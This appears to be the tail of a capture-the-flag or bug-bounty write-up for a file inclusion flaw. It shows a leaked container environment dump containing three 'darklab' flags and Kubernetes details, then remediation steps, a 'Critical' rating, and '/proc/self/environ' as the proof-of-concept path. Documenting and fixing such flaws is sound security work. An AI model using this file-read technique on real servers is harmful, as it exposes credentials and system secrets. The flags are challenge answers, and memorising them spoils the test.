09ef1bd4797e-6b4c9797f8-ltsq7LANG=C.UTF-
8GPG_KEY=A035C8C19219BA821ECEA86B64E628F8D684696DPYTHON_VERSION=3.11.3PYTHON_PIP_VERSION=22.3.1
PYTHON_SETUPTOOLS_VERSION=65.5.1PYTHON_GET_PIP_URL=https://github.com/pypa/get-
pip/raw/d5cb0afaf23b8520f1bbcfed521017b4a95f5c01/public/get-
pip.pyPYTHON_GET_PIP_SHA256=394be00f13fa1b9aaa47e911bdb59a09c3b2986472130f30aa0bfaf7f3980637FLAG1=dar
klab{QzqnOWXzlyjDDRdRuoPk}FLAG2=darklab{zDqykEfvozpjUqfDpNsi}FLAG3=darklab{TCZMNeMdQSUxvWPOJrKs}KUBER
NETES_SERVICE_PORT=443KUBERNETES_SERVICE_PORT_HTTPS=443KUBERNETES_PORT=tcp://168.0.0.1:443KUBERNET
ES_PORT_443_TCP=tcp://168.0.0.1:443KUBERNETES_PORT_443_TCP_PROTO=tcpKUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_ADDR=168.0.0.1KUBERNETES_SERVICE_HOST=168.0.0.1HOME=/root
```

Vulnerability Fix:

1. ID assignation – save your file paths in a secure database and give an ID for every single one, this way users only get to see their ID without viewing or altering the path
2. Whitelisting – use verified and secured whitelist files and ignore everything else
3. Use databases – don’t include files on a web server that can be compromised, use a database instead
4. Better server instructions – make the server send download headers automatically instead of executing files in a specified directory

Severity:

<u>Critical</u>

Proof of Concept Code:
<u>/proc/self/environ</u>